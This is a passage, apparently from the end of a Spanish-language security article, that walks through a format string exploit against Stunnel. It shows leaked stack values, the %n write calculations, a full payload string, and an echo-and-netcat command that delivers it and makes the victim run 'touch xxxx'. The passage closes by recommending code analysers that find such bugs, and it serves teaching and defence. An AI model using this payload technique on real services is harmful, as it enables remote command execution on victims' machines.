Stunnel responde con:

```
touch xxxx ←
#AAAAbffff540.400f5483.4029c41b ←
.fffffff6.40152c70.238.63756f74. ←
78782068.23207878.41414141. ←
252e7825.78252e78.2e78252e. ←
252e7825.78252e78.2e78252e
```

Como vemos, los cuatro bytes que siguen a la dirección que ha de ser ejecutada se hallan en el décimo pseudo-argumento (0x41414141 es `AAAA`).

Determinemos ahora cuántos caracteres tendrán que imprimir los tags `%<un_número>x`. Como recordaremos, deseamos escribir el número 0x401b04d0 (en la dirección 0x08053490). Lo haremos escribiendo, por orden, los números: 0xd0, 0x104, 0x11b, 0x140. Hasta el primer tag `%n` son imprimidos veintiocho caracteres (dieciséis bytes de direcciones y doce del comando `touch xxxx`). Por lo tanto, el primer tag `%x` deberá imprimir 0xd0-28=180 bytes, el segundo: 0x104-0xd0=52 bytes, el tercero: 0x11b-0x104=283 bytes y el cuarto: 0x140-0x11b=37 bytes.

De esta manera, la cadena que enviaremos será una como la siguiente:

```
touch xxxx #0x080534900x080534910x08 ←
0534920x08053493%180x%10$n%52x ←
%11$n%23x%12$n%37x%13$n
```

Para incluir en la cadena los bytes que no tienen equivalente en el código ASCII nos ayudaremos con el comando *echo*:

```
$ echo 'touch xxxx #'\
  `echo -e '\x90\x34\x05\x08\x91 ←
  \x34\x05\x08\x92\x34\x05\x08 ←
  \x93\x34\x05\x08'`\
  '%180x%10$n%52x%11$n%23x ←
  %12$n%37x%13$n' | nc -l -p 2525
```

Como resultado del envío de esta instrucción, en el ordenador de la víctima se creará un fichero vacío de nombre `xxxx`.

Conclusiones

Los errores que hacen posible que una cadena de formato sea directamente entregada al programa por su usuario pueden ser, como hemos podido comprobar, tan peligrosos como los de desbordamiento de buffer. Afortunadamente, existen herramientas que pueden ayudar al programador a evitar tales errores.

La primera herramienta que analizaba código fuente para encontrar en él posibles errores relacionados con cadenas de formato fue *pscan*. Actualmente existen numerosas herramientas de análisis de código fuente, muchas de las cuales detectan los errores de cadenas de formato, por ejemplo *Flawfinder*, RATS, o ITS4. Recomendamos encarecidamente su uso a todos aquellos que programan en el lenguaje C, puesto que constituyen una valiosa ayuda en la tarea de maximizar la seguridad de nuestras propias aplicaciones. ■